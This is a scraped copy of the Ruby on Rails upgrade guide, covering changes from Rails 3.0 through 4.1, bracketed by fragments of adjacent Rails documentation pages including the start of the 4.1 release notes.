## 5 Unsupported Release Series

When a release series is no longer supported, it's your own responsibility to deal with bugs and security issues. We may provide backports of the fixes and publish them to git, however there will be no new versions released. If you are not comfortable maintaining your own versions, you should upgrade to a supported version.

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

# A Guide for Upgrading Ruby on Rails

This guide provides steps to be followed when you upgrade your applications to a newer version of Ruby on Rails. These steps are also available in individual release guides.



## Chapters

### 1. General Advice

- [Test Coverage](#)
- [Ruby Versions](#)

### 2. Upgrading from Rails 4.0 to Rails 4.1

- [CSRF protection from remote `<script>` tags](#)
- [Spring](#)
- [config/secrets.yml](#)
- [Changes to test helper](#)
- [Cookies serializer](#)
- [Flash structure changes](#)
- [Changes in JSON handling](#)
- [Usage of `return` within inline callback blocks](#)
- [Methods defined in Active Record fixtures](#)
- [I18n enforcing available locales](#)
- [Mutator methods called on Relation](#)
- [Changes on Default Scopes](#)
- [Rendering content from string](#)
- [PostgreSQL json and hstore datatypes](#)
- [Explicit block use for ActiveSupport::Callbacks](#)

### 3. Upgrading from Rails 3.2 to Rails 4.0

- [HTTP PATCH](#)
- [Gemfile](#)
- [vendor/plugins](#)
- [Active Record](#)
- [Active Resource](#)
- [Active Model](#)
- [Action Pack](#)
- [Active Support](#)
- [Helpers Loading Order](#)
- [Active Record Observer and Action Controller Sweeper](#)
- [sprockets-rails](#)
- [sass-rails](#)

### 4. Upgrading from Rails 3.1 to Rails 3.2

- [Gemfile](#)
- [config/environments/development.rb](#)
- [config/environments/test.rb](#)
- [vendor/plugins](#)
- [Active Record](#)

### 5. Upgrading from Rails 3.0 to Rails 3.1

- [Gemfile](#)
- [config/application.rb](#)
- [config/environments/development.rb](#)
- [config/environments/production.rb](#)
- [config/environments/test.rb](#)
- [config/initializers/wrap\\_parameters.rb](#)
- [config/initializers/session\\_store.rb](#)
- [Remove :cache and :concat options in asset helpers references in views](#)

## 1 General Advice

Before attempting to upgrade an existing application, you should be sure you have a good reason to upgrade. You need to balance out several factors: the need for new features, the increasing difficulty of finding support for old code, and your available time and skills, to name a few.

### 1.1 Test Coverage

The best way to be sure that your application still works after upgrading is to have good test coverage before you start the process. If you don't have automated tests that exercise the bulk of your application, you'll need to spend time manually exercising all the parts that have changed. In the case of a Rails upgrade, that will mean every single piece of functionality in the application. Do yourself a favor and make sure your test coverage is good *before* you start an upgrade.

### 1.2 Ruby Versions

Rails generally stays close to the latest released Ruby version when it's released:

- Rails 3 and above require Ruby 1.8.7 or higher. Support for all of the previous Ruby versions has been dropped officially. You should upgrade as early as possible.
- Rails 3.2.x is the last branch to support Ruby 1.8.7.
- Rails 4 prefers Ruby 2.0 and requires 1.9.3 or newer.



Ruby 1.8.7 p248 and p249 have marshaling bugs that crash Rails. Ruby Enterprise Edition has these fixed since the release of 1.8.7-2010.02. On the 1.9 front, Ruby 1.9.1 is not usable because it outright segfaults, so if you want to use 1.9.x, jump straight to 1.9.3 for smooth sailing.

## 2 Upgrading from Rails 4.0 to Rails 4.1

### 2.1 CSRF protection from remote <script> tags

Or, "whaaat my tests are failing!!!"

Cross-site request forgery (CSRF) protection now covers GET requests with JavaScript responses, too. That prevents a third-party site from referencing your JavaScript URL and attempting to run it to extract sensitive data.

This means that your functional and integration tests that use



```
get :index, format: :js
```

will now trigger CSRF protection. Switch to



```
xhr :get, :index, format: :js
```

to explicitly test an XMLHttpRequest.

If you really mean to load JavaScript from remote `<script>` tags, skip CSRF protection on that action.

## 2.2 Spring

If you want to use Spring as your application preloader you need to:

1. Add gem 'spring', group: :development to your Gemfile.
2. Install spring using `bundle install`.
3. Springify your binstubs with `bundle exec spring binstub --all`.



User defined rake tasks will run in the development environment by default. If you want them to run in other environments consult the [Spring README](#).

## 2.3 config/secrets.yml

If you want to use the new `secrets.yml` convention to store your application's secrets, you need to:

1. Create a `secrets.yml` file in your `config` folder with the following content:



```
development:
 secret_key_base:

test:
 secret_key_base:

production:
 secret_key_base: <%= ENV["SECRET_KEY_BASE"] %>
```

2. Use your existing `secret_key_base` from the `secret_token.rb` initializer to set the `SECRET_KEY_BASE` environment variable for whichever users run the Rails app in production mode. Alternately, you can simply copy the existing `secret_key_base` from the `secret_token.rb` initializer to `secrets.yml` under the `production` section, replacing `'<%= ENV["SECRET_KEY_BASE"] %>'`.
3. Remove the `secret_token.rb` initializer.
4. Use `rake secret` to generate new keys for the development and test sections.
5. Restart your server.

## 2.4 Changes to test helper

If your test helper contains a call to `ActiveRecord::Migration.check_pending!` this can be removed. The check is now done automatically when you require `'test_helper'`, although leaving this line in your helper is not harmful in any way.

## 2.5 Cookies serializer

Applications created before Rails 4.1 uses `Marshal` to serialize cookie values into the signed and encrypted cookie jars. If

you want to use the new JSON-based format in your application, you can add an initializer file with the following content:



```
Rails.application.config.action_dispatch.cookies_serializer = :hybrid
```

This would transparently migrate your existing Marshal-serialized cookies into the new JSON-based format.

When using the `:json` or `:hybrid` serializer, you should beware that not all Ruby objects can be serialized as JSON. For example, `Date` and `Time` objects will be serialized as strings, and `Hashes` will have their keys stringified.



```
class CookiesController < ApplicationController
 def set_cookie
 cookies.encrypted[:expiration_date] = Date.tomorrow # => Thu, 20 Mar 2014
 redirect_to action: 'read_cookie'
 end

 def read_cookie
 cookies.encrypted[:expiration_date] # => "2014-03-20"
 end
end
```

It's advisable that you only store simple data (strings and numbers) in cookies. If you have to store complex objects, you would need to handle the conversion manually when reading the values on subsequent requests.

If you use the cookie session store, this would apply to the `session` and `flash` hash as well.

## 2.6 Flash structure changes

Flash message keys are normalized to strings. They can still be accessed using either symbols or strings. Lopping through the flash will always yield string keys:



```
flash["string"] = "a string"
flash[:symbol] = "a symbol"

Rails < 4.1
flash.keys # => ["string", :symbol]

Rails >= 4.1
flash.keys # => ["string", "symbol"]
```

Make sure you are comparing Flash message keys against strings.

## 2.7 Changes in JSON handling

There are a few major changes related to JSON handling in Rails 4.1.

### 2.7.1 MultiJSON removal

MultiJSON has reached its end-of-life and has been removed from Rails.

If your application currently depend on MultiJSON directly, you have a few options:

1. Add 'multi\_json' to your Gemfile. Note that this might cease to work in the future
2. Migrate away from MultiJSON by using `obj.to_json`, and `JSON.parse(str)` instead.



Do not simply replace `MultiJson.dump` and `MultiJson.load` with `JSON.dump` and `JSON.load`. These JSON gem APIs are meant for serializing and deserializing arbitrary Ruby objects and are generally unsafe.

### 2.7.2 JSON gem compatibility

Historically, Rails had some compatibility issues with the JSON gem. Using `JSON.generate` and `JSON.dump` inside a Rails application could produce unexpected errors.

Rails 4.1 fixed these issues by isolating its own encoder from the JSON gem. The JSON gem APIs will function as normal, but they will not have access to any Rails-specific features. For example:



```
class FooBar
 def as_json(options = nil)
 { foo: 'bar' }
 end
end

>> FooBar.new.to_json # => "{\"foo\":\"bar\"}"
>> JSON.generate(FooBar.new, quirks_mode: true) # => "\"#<FooBar:0x007fa80a481610>"
```

### 2.7.3 New JSON encoder

The JSON encoder in Rails 4.1 has been rewritten to take advantage of the JSON gem. For most applications, this should be a transparent change. However, as part of the rewrite, the following features have been removed from the encoder:

1. Circular data structure detection
2. Support for the `encode_json` hook
3. Option to encode `BigDecimal` objects as numbers instead of strings

If your application depends on one of these features, you can get them back by adding the [activesupport-json\\_encoder](#) gem to your Gemfile.

### 2.7.4 JSON representation of Time objects

`#as_json` for objects with time component (`Time`, `DateTime`, `ActiveSupport::TimeWithZone`) now returns millisecond precision by default. If you need to keep old behavior with no millisecond precision, set the following in an initializer:



```
ActiveSupport::JSON::Encoding.time_precision = 0
```

## 2.8 Usage of `return` within inline callback blocks

Previously, Rails allowed inline callback blocks to use `return` this way:



```
class ReadOnlyModel < ActiveRecord::Base
 before_save { return false } # BAD
end
```

This behaviour was never intentionally supported. Due to a change in the internals of `ActiveSupport::Callbacks`, this is no longer allowed in Rails 4.1. Using a `return` statement in an inline callback block causes a `LocalJumpError` to be raised when the callback is executed.

Inline callback blocks using `return` can be refactored to evaluate to the returned value:



```
class ReadOnlyModel < ActiveRecord::Base
 before_save { false } # GOOD
end
```

Alternatively, if `return` is preferred it is recommended to explicitly define a method:



```
class ReadOnlyModel < ActiveRecord::Base
 before_save :before_save_callback # GOOD

 private
 def before_save_callback
 return false
 end
end
```

This change applies to most places in Rails where callbacks are used, including Active Record and Active Model callbacks, as well as filters in Action Controller (e.g. `before_action`).

See [this pull request](#) for more details.

## 2.9 Methods defined in Active Record fixtures

Rails 4.1 evaluates each fixture's ERB in a separate context, so helper methods defined in a fixture will not be available in other fixtures.

Helper methods that are used in multiple fixtures should be defined on modules included in the newly introduced `ActiveRecord::FixtureSet.context_class`, in `test_helper.rb`.



```
class FixtureFileHelpers
 def file_sha(path)
 Digest::SHA2.hexdigest(File.read(Rails.root.join('test/fixtures', path)))
 end
end
ActiveRecord::FixtureSet.context_class.send :include, FixtureFileHelpers
```

## 2.10 I18n enforcing available locales

Rails 4.1 now defaults the I18n option `enforce_available_locales` to `true`, meaning that it will make sure that all locales passed to it must be declared in the `available_locales` list.

To disable it (and allow I18n to accept *any* locale option) add the following configuration to your application:



```
config.i18n.enforce_available_locales = false
```

Note that this option was added as a security measure, to ensure user input could not be used as locale information unless previously known, so it's recommended not to disable this option unless you have a strong reason for doing so.

## 2.11 Mutator methods called on Relation

Relation no longer has mutator methods like `#map!` and `#delete_if`. Convert to an Array by calling `#to_a` before using these methods.

It intends to prevent odd bugs and confusion in code that call mutator methods directly on the Relation.



```
Instead of this
Author.where(name: 'Hank Moody').compact!

Now you have to do this
authors = Author.where(name: 'Hank Moody').to_a
authors.compact!
```

## 2.12 Changes on Default Scopes

Default scopes are no longer overridden by chained conditions.

In previous versions when you defined a `default_scope` in a model it was overridden by chained conditions in the same field. Now it is merged like any other scope.

Before:



```
class User < ActiveRecord::Base
 default_scope { where state: 'pending' }
 scope :active, -> { where state: 'active' }
 scope :inactive, -> { where state: 'inactive' }
end

User.all
SELECT "users".* FROM "users" WHERE "users"."state" = 'pending'

User.active
SELECT "users".* FROM "users" WHERE "users"."state" = 'active'

User.where(state: 'inactive')
SELECT "users".* FROM "users" WHERE "users"."state" = 'inactive'
```

After:



```
class User < ActiveRecord::Base
 default_scope { where state: 'pending' }
 scope :active, -> { where state: 'active' }
 scope :inactive, -> { where state: 'inactive' }
end

User.all
SELECT "users".* FROM "users" WHERE "users"."state" = 'pending'

User.active
SELECT "users".* FROM "users" WHERE "users"."state" = 'pending' AND "users"."state" = 'active'

User.where(state: 'inactive')
SELECT "users".* FROM "users" WHERE "users"."state" = 'pending' AND "users"."state" = 'inactive'
```

To get the previous behavior it is needed to explicitly remove the `default_scope` condition using `unscoped`, `unscope`, `rewhere` or `except`.



```
class User < ActiveRecord::Base
 default_scope { where state: 'pending' }
 scope :active, -> { unscope(where: :state).where(state: 'active') }
```



```

 scope :inactive, -> { rewhere state: 'inactive' }
 end

 User.all
 # SELECT "users".* FROM "users" WHERE "users"."state" = 'pending'

 User.active
 # SELECT "users".* FROM "users" WHERE "users"."state" = 'active'

 User.inactive
 # SELECT "users".* FROM "users" WHERE "users"."state" = 'inactive'

```

## 2.13 Rendering content from string

Rails 4.1 introduces `:plain`, `:html`, and `:body` options to `render`. Those options are now the preferred way to render string-based content, as it allows you to specify which content type you want the response sent as.

- `render :plain` will set the content type to `text/plain`
- `render :html` will set the content type to `text/html`
- `render :body` will *not* set the content type header.

From the security standpoint, if you don't expect to have any markup in your response body, you should be using `render :plain` as most browsers will escape unsafe content in the response for you.

We will be deprecating the use of `render :text` in a future version. So please start using the more precise `:plain`, `:html`, and `:body` options instead. Using `render :text` may pose a security risk, as the content is sent as `text/html`.

## 2.14 PostgreSQL json and hstore datatypes

Rails 4.1 will map `json` and `hstore` columns to a string-keyed Ruby Hash. In earlier versions a `HashWithIndifferentAccess` was used. This means that symbol access is no longer supported. This is also the case for `store_accessors` based on top of `json` or `hstore` columns. Make sure to use string keys consistently.

## 2.15 Explicit block use for ActiveSupport::Callbacks

Rails 4.1 now expects an explicit block to be passed when calling `ActiveSupport::Callbacks.set_callback`. This change stems from `ActiveSupport::Callbacks` being largely rewritten for the 4.1 release.



```

Previously in Rails 4.0
set_callback :save, :around, ->(r, &block) { stuff; result = block.call; stuff }

Now in Rails 4.1
set_callback :save, :around, ->(r, block) { stuff; result = block.call; stuff }

```

# 3 Upgrading from Rails 3.2 to Rails 4.0

If your application is currently on any version of Rails older than 3.2.x, you should upgrade to Rails 3.2 before attempting one to Rails 4.0.

The following changes are meant for upgrading your application to Rails 4.0.

## 3.1 HTTP PATCH

Rails 4 now uses `PATCH` as the primary HTTP verb for updates when a RESTful resource is declared in `config/routes.rb`. The `update` action is still used, and `PUT` requests will continue to be routed to the `update` action as well. So, if you're using only the standard RESTful routes, no changes need to be made:



```
resources :users
```



```
<%= form_for @user do |f| %>
```



```
class UsersController < ApplicationController
 def update
 # No change needed; PATCH will be preferred, and PUT will still work.
 end
end
```

However, you will need to make a change if you are using `form_for` to update a resource in conjunction with a custom route using the `PUT` HTTP method:



```
resources :users, do
 put :update_name, on: :member
end
```



```
<%= form_for [:update_name, @user] do |f| %>
```



```
class UsersController < ApplicationController
 def update_name
 # Change needed; form_for will try to use a non-existent PATCH route.
 end
end
```

If the action is not being used in a public API and you are free to change the HTTP method, you can update your route to use `patch` instead of `put`:

`PUT` requests to `/users/:id` in Rails 4 get routed to `update` as they are today. So, if you have an API that gets real `PUT` requests it is going to work. The router also routes `PATCH` requests to `/users/:id` to the `update` action.



```
resources :users do
 patch :update_name, on: :member
end
```

If the action is being used in a public API and you can't change to HTTP method being used, you can update your form to use the `PUT` method instead:



```
<%= form_for [:update_name, @user], method: :put do |f| %>
```

For more on `PATCH` and why this change was made, see [this post](#) on the Rails blog.

### 3.1.1 A note about media types

The errata for the `PATCH` verb [specifies that a 'diff' media type should be used with `PATCH`](#). One such format is [JSON Patch](#). While Rails does not support JSON Patch natively, it's easy enough to add support:



```
in your controller
def update
 respond_to do |format|
 format.json do
 # perform a partial update
 @post.update params[:post]
 end

 format.json_patch do
 # perform sophisticated change
 end
 end
end

In config/initializers/json_patch.rb:
Mime::Type.register 'application/json-patch+json', :json_patch
```

As JSON Patch was only recently made into an RFC, there aren't a lot of great Ruby libraries yet. Aaron Patterson's [hana](#) is one such gem, but doesn't have full support for the last few changes in the specification.

## 3.2 Gemfile

Rails 4.0 removed the `assets` group from Gemfile. You'd need to remove that line from your Gemfile when upgrading. You should also update your application file (in `config/application.rb`):



```
Require the gems listed in Gemfile, including any gems
you've limited to :test, :development, or :production.
Bundler.require(:default, Rails.env)
```


## 3.3 vendor/plugins

Rails 4.0 no longer supports loading plugins from `vendor/plugins`. You must replace any plugins by extracting them to gems and adding them to your Gemfile. If you choose not to make them gems, you can move them into, say, `lib/my_plugin/*` and add an appropriate initializer in `config/initializers/my_plugin.rb`.

## 3.4 Active Record

- Rails 4.0 has removed the identity map from Active Record, due to [some inconsistencies with associations](#). If you have manually enabled it in your application, you will have to remove the following config that has no effect anymore: `config.active_record.identity_map`.
- The `delete` method in collection associations can now receive `Fixnum` or `String` arguments as record ids, besides records, pretty much like the `destroy` method does. Previously it raised `ActiveRecord::AssociationTypeMismatch` for such arguments. From Rails 4.0 on `delete` automatically tries to find the records matching the given ids before deleting them.
- In Rails 4.0 when a column or a table is renamed the related indexes are also renamed. If you have migrations which rename the indexes, they are no longer needed.
- Rails 4.0 has changed `serialized_attributes` and `attr_readonly` to class methods only. You shouldn't use instance methods since it's now deprecated. You should change them to use class methods, e.g. `self.serialized_attributes` to `self.class.serialized_attributes`.
- When using the default coder, assigning `nil` to a serialized attribute will save it to the database as `NULL` instead of passing the `nil` value through YAML (`"--- \n...\n"`).

- Rails 4.0 has removed `attr_accessible` and `attr_protected` feature in favor of Strong Parameters. You can use the [Protected Attributes gem](#) for a smooth upgrade path.
- If you are not using Protected Attributes, you can remove any options related to this gem such as `whitelist_attributes` or `mass_assignment_sanitizer` options.
- Rails 4.0 requires that scopes use a callable object such as a Proc or lambda:



```
scope :active, where(active: true)

becomes
scope :active, -> { where active: true }
```


- Rails 4.0 has deprecated `ActiveRecord::Fixtures` in favor of `ActiveRecord::FixtureSet`.
- Rails 4.0 has deprecated `ActiveRecord::TestCase` in favor of `ActiveSupport::TestCase`.
- Rails 4.0 has deprecated the old-style hash based finder API. This means that methods which previously accepted "finder options" no longer do.
- All dynamic methods except for `find_by...` and `find_by...!` are deprecated. Here's how you can handle the changes:
  - `find_all_by...` becomes `where(...)`.
  - `find_last_by...` becomes `where(...).last`.
  - `scoped_by...` becomes `where(...)`.
  - `find_or_initialize_by...` becomes `find_or_initialize_by(...)`.
  - `find_or_create_by...` becomes `find_or_create_by(...)`.
- Note that `where(...)` returns a relation, not an array like the old finders. If you require an Array, use `where(...).to_a`.
- These equivalent methods may not execute the same SQL as the previous implementation.
- To re-enable the old finders, you can use the [activerecord-deprecated\\_finders gem](#).

### 3.5 Active Resource

Rails 4.0 extracted Active Resource to its own gem. If you still need the feature you can add the [Active Resource gem](#) in your Gemfile.

### 3.6 Active Model

- Rails 4.0 has changed how errors attach with the `ActiveModel::Validations::ConfirmationValidator`. Now when confirmation validations fail, the error will be attached to `:#{attribute}_confirmation` instead of `attribute`.
- Rails 4.0 has changed `ActiveModel::Serializers::JSON.include_root_in_json` default value to `false`. Now, Active Model Serializers and Active Record objects have the same default behaviour. This means that you can comment or remove the following option in the `config/initializers/wrap_parameters.rb` file:



```
Disable root element in JSON by default.
ActiveSupport.on_load(:active_record) do
self.include_root_in_json = false
end
```

### 3.7 Action Pack

- Rails 4.0 introduces `ActiveSupport::KeyGenerator` and uses this as a base from which to generate and verify signed cookies (among other things). Existing signed cookies generated with Rails 3.x will be transparently upgraded if you leave your existing `secret_token` in place and add the new `secret_key_base`.



```
config/initializers/secret_token.rb
Myapp::Application.config.secret_token = 'existing secret token'
Myapp::Application.config.secret_key_base = 'new secret key base'
```

Please note that you should wait to set `secret_key_base` until you have 100% of your userbase on Rails 4.x and are reasonably sure you will not need to roll back to Rails 3.x. This is because cookies signed based on the new `secret_key_base` in Rails 4.x are not backwards compatible with Rails 3.x. You are free to leave your existing `secret_token` in place, not set the new `secret_key_base`, and ignore the deprecation warnings until you are reasonably sure that your upgrade is otherwise complete.

If you are relying on the ability for external applications or Javascript to be able to read your Rails app's signed session cookies (or signed cookies in general) you should not set `secret_key_base` until you have decoupled these concerns.

- Rails 4.0 encrypts the contents of cookie-based sessions if `secret_key_base` has been set. Rails 3.x signed, but did not encrypt, the contents of cookie-based session. Signed cookies are "secure" in that they are verified to have been generated by your app and are tamper-proof. However, the contents can be viewed by end users, and encrypting the contents eliminates this caveat/concern without a significant performance penalty.

Please read [Pull Request #9978](#) for details on the move to encrypted session cookies.

- Rails 4.0 removed the `ActionController::Base.asset_path` option. Use the assets pipeline feature.
- Rails 4.0 has deprecated `ActionController::Base.page_cache_extension` option. Use `ActionController::Base.default_static_extension` instead.
- Rails 4.0 has removed Action and Page caching from Action Pack. You will need to add the `actionpack-action_caching` gem in order to use `caches_action` and the `actionpack-page_caching` to use `caches_pages` in your controllers.
- Rails 4.0 has removed the XML parameters parser. You will need to add the `actionpack-xml_parser` gem if you require this feature.
- Rails 4.0 changes the default memcached client from `memcache-client` to `dalli`. To upgrade, simply add gem `'dalli'` to your Gemfile.
- Rails 4.0 deprecates the `dom_id` and `dom_class` methods in controllers (they are fine in views). You will need to include the `ActionView::RecordIdentifier` module in controllers requiring this feature.
- Rails 4.0 deprecates the `:confirm` option for the `link_to` helper. You should instead rely on a data attribute (e.g. `data: { confirm: 'Are you sure?' }`). This deprecation also concerns the helpers based on this one (such as `link_to_if` or `link_to_unless`).
- Rails 4.0 changed how `assert_generates`, `assert_recognizes`, and `assert_routing` work. Now all these assertions raise `Assertion` instead of `ActionController::RoutingError`.
- Rails 4.0 raises an `ArgumentError` if clashing named routes are defined. This can be triggered by explicitly defined named routes or by the `resources` method. Here are two examples that clash with routes named `example_path`:



```
get 'one' => 'test#example', as: :example
get 'two' => 'test#example', as: :example
```



```
resources :examples
get 'clashing/:id' => 'test#example', as: :example
```

In the first case, you can simply avoid using the same name for multiple routes. In the second, you can use the `only` or `except` options provided by the `resources` method to restrict the routes created as detailed in the [Routing Guide](#).

- Rails 4.0 also changed the way unicode character routes are drawn. Now you can draw unicode character routes directly. If you already draw such routes, you must change them, for example:



```
get Rack::Utils.escape('こんにちは'), controller: 'welcome', action: 'index'
```

becomes



```
get 'こんにちは', controller: 'welcome', action: 'index'
```

- Rails 4.0 requires that routes using `match` must specify the request method. For example:



```
Rails 3.x
match '/' => 'root#index'

becomes
match '/' => 'root#index', via: :get

or
get '/' => 'root#index'
```

- Rails 4.0 has removed `ActionDispatch::BestStandardsSupport` middleware, <!DOCTYPE html> already triggers standards mode per [http://msdn.microsoft.com/en-us/library/jj676915\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/jj676915(v=vs.85).aspx) and `ChromeFrame` header has been moved to `config.action_dispatch.default_headers`.

Remember you must also remove any references to the middleware from your application code, for example:



```
Raise exception
config.middleware.insert_before(Rack::Lock, ActionDispatch::BestStandardsSupport)
```

Also check your environment settings for `config.action_dispatch.best_standards_support` and remove it if present.

- In Rails 4.0, precompiling assets no longer automatically copies non-JS/CSS assets from `vendor/assets` and `lib/assets`. Rails application and engine developers should put these assets in `app/assets` or configure `config.assets.precompile`.
- In Rails 4.0, `ActionController::UnknownFormat` is raised when the action doesn't handle the request format. By default, the exception is handled by responding with 406 Not Acceptable, but you can override that

now. In Rails 3, 406 Not Acceptable was always returned. No overrides.

- In Rails 4.0, a generic `ActionDispatch::ParamsParser::ParseError` exception is raised when `ParamsParser` fails to parse request params. You will want to rescue this exception instead of the low-level `MultiJson::DecodeError`, for example.
- In Rails 4.0, `SCRIPT_NAME` is properly nested when engines are mounted on an app that's served from a URL prefix. You no longer have to set `default_url_options[:script_name]` to work around overwritten URL prefixes.
- Rails 4.0 deprecated `ActionController::Integration` in favor of `ActionDispatch::Integration`.
- Rails 4.0 deprecated `ActionController::IntegrationTest` in favor of `ActionDispatch::IntegrationTest`.
- Rails 4.0 deprecated `ActionController::PerformanceTest` in favor of `ActionDispatch::PerformanceTest`.
- Rails 4.0 deprecated `ActionController::AbstractRequest` in favor of `ActionDispatch::Request`.
- Rails 4.0 deprecated `ActionController::Request` in favor of `ActionDispatch::Request`.
- Rails 4.0 deprecated `ActionController::AbstractResponse` in favor of `ActionDispatch::Response`.
- Rails 4.0 deprecated `ActionController::Response` in favor of `ActionDispatch::Response`.
- Rails 4.0 deprecated `ActionController::Routing` in favor of `ActionDispatch::Routing`.

## 3.8 Active Support

Rails 4.0 removes the `j` alias for `ERB::Util#json_escape` since `j` is already used for `ActionView::Helpers::JavaScriptHelper#escape_javascript`.

## 3.9 Helpers Loading Order

The order in which helpers from more than one directory are loaded has changed in Rails 4.0. Previously, they were gathered and then sorted alphabetically. After upgrading to Rails 4.0, helpers will preserve the order of loaded directories and will be sorted alphabetically only within each directory. Unless you explicitly use the `helpers_path` parameter, this change will only impact the way of loading helpers from engines. If you rely on the ordering, you should check if correct methods are available after upgrade. If you would like to change the order in which engines are loaded, you can use `config.railties_order=method`.

## 3.10 Active Record Observer and Action Controller Sweeper

Active Record Observer and Action Controller Sweeper have been extracted to the `rails-observers` gem. You will need to add the `rails-observers` gem if you require these features.

## 3.11 sprockets-rails

- `assets:precompile:primary` and `assets:precompile:all` have been removed. Use `assets:precompile` instead.
- The `config.assets.compress` option should be changed to `config.assets.js_compressor` like so for instance:



```
config.assets.js_compressor = :uglifier
```

### 3.12 sass-rails

- `asset-url` with two arguments is deprecated. For example: `asset-url("rails.png", image)` becomes `asset-url("rails.png")`.

## 4 Upgrading from Rails 3.1 to Rails 3.2

If your application is currently on any version of Rails older than 3.1.x, you should upgrade to Rails 3.1 before attempting an update to Rails 3.2.

The following changes are meant for upgrading your application to Rails 3.2.17, the last 3.2.x version of Rails.

### 4.1 Gemfile

Make the following changes to your Gemfile.



```
gem 'rails', '3.2.17'

group :assets do
 gem 'sass-rails', '~> 3.2.6'
 gem 'coffee-rails', '~> 3.2.2'
 gem 'uglifier', '>= 1.0.3'
end
```

### 4.2 config/environments/development.rb

There are a couple of new configuration settings that you should add to your development environment:



```
Raise exception on mass assignment protection for Active Record models
config.active_record.mass_assignment_sanitizer = :strict

Log the query plan for queries taking more than this (works
with SQLite, MySQL, and PostgreSQL)
config.active_record.auto_explain_threshold_in_seconds = 0.5
```

### 4.3 config/environments/test.rb

The `mass_assignment_sanitizer` configuration setting should also be added to `config/environments/test.rb`:



```
Raise exception on mass assignment protection for Active Record models
config.active_record.mass_assignment_sanitizer = :strict
```

### 4.4 vendor/plugins

Rails 3.2 deprecates `vendor/plugins` and Rails 4.0 will remove them completely. While it's not strictly necessary as part of a Rails 3.2 upgrade, you can start replacing any plugins by extracting them to gems and adding them to your Gemfile. If you choose not to make them gems, you can move them into, say, `lib/my_plugin/*` and add an appropriate initializer in `config/initializers/my_plugin.rb`.

### 4.5 Active Record

Option `:dependent => :restrict` has been removed from `belongs_to`. If you want to prevent deleting the object if there are any associated objects, you can set `:dependent => :destroy` and return false after checking for existence of association from any of the associated object's destroy callbacks.




## 5 Upgrading from Rails 3.0 to Rails 3.1

If your application is currently on any version of Rails older than 3.0.x, you should upgrade to Rails 3.0 before attempting an update to Rails 3.1.

The following changes are meant for upgrading your application to Rails 3.1.12, the last 3.1.x version of Rails.

### 5.1 Gemfile

Make the following changes to your Gemfile.




```
gem 'rails', '3.1.12'
gem 'mysql2'

Needed for the new asset pipeline
group :assets do
 gem 'sass-rails', '~> 3.1.7'
 gem 'coffee-rails', '~> 3.1.1'
 gem 'uglifier', '>= 1.0.3'
end

jQuery is the default JavaScript library in Rails 3.1
gem 'jquery-rails'
```


### 5.2 config/application.rb

The asset pipeline requires the following additions:



```
config.assets.enabled = true
config.assets.version = '1.0'
```

If your application is using an `/assets` route for a resource you may want change the prefix used for assets to avoid conflicts:




```
Defaults to '/assets'
config.assets.prefix = '/asset-files'
```

### 5.3 config/environments/development.rb

Remove the RJS setting `config.action_view.debug_rjs = true`.

Add these settings if you enable the asset pipeline:



```
Do not compress assets
config.assets.compress = false

Expands the lines which load the assets
config.assets.debug = true
```

### 5.4 config/environments/production.rb

Again, most of the changes below are for the asset pipeline. You can read more about these in the [Asset Pipeline](#) guide.



```
Compress JavaScripts and CSS
config.assets.compress = true

Don't fallback to assets pipeline if a precompiled asset is missed
config.assets.compile = false

Generate digests for assets URLs
config.assets.digest = true

Defaults to Rails.root.join("public/assets")
config.assets.manifest = YOUR_PATH

Precompile additional assets (application.js, application.css, and all non-JS/CSS)
config.assets.precompile += %w(search.js)

Force all access to the app over SSL, use Strict-Transport-Security, and use secure cookies
config.force_ssl = true
```

## 5.5 config/environments/test.rb

You can help test performance with these additions to your test environment:



```
Configure static asset server for tests with Cache-Control for performance
config.serve_static_assets = true
config.static_cache_control = 'public, max-age=3600'
```

## 5.6 config/initializers/wrap\_parameters.rb

Add this file with the following contents, if you wish to wrap parameters into a nested hash. This is on by default in new applications.



```
Be sure to restart your server when you modify this file.
This file contains settings for ActionController::ParamsWrapper which
is enabled by default.

Enable parameter wrapping for JSON. You can disable this by setting :format to a
ActiveSupport.on_load(:action_controller) do
 wrap_parameters format: [:json]
end

Disable root element in JSON by default.
ActiveSupport.on_load(:active_record) do
 self.include_root_in_json = false
end
```

## 5.7 config/initializers/session\_store.rb

You need to change your session key to something new, or remove all sessions:



```
in config/initializers/session_store.rb
AppName::Application.config.session_store :cookie_store, key: 'SOMETHINGNEW'
```

or





```
$ bin/rake db:sessions:clear
```

## 5.8 Remove :cache and :concat options in asset helpers references in views

- With the Asset Pipeline the :cache and :concat options aren't used anymore, delete these options from your views.

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

# Ruby on Rails 4.1 Release Notes

Highlights in Rails 4.1:

✔ **Spring application preloader**

✔ **`config/secrets.yml`**

✔ **Action Pack variants**

✔ **Action Mailer previews**

These release notes cover only the major changes. To know about various bug fixes and changes, please refer to the change logs or check out the [list of commits](#) in the main Rails repository on GitHub.



## Chapters

### 1. Upgrading to Rails 4.1

### 2. Major Features

- [Spring Application Preloader](#)
- [config/secrets.yml](#)
- [Action Pack Variants](#)
- [Action Mailer Previews](#)
- [Active Record enums](#)
- [Message Verifiers](#)
- [Module#concerning](#)
- [CSRF protection from remote <script> tags](#)

### 3. Railties

- [Removals](#)
- [Notable changes](#)

### 4. Action Pack

- [Removals](#)
- [Notable changes](#)

### 5. Action Mailer

- [Notable changes](#)

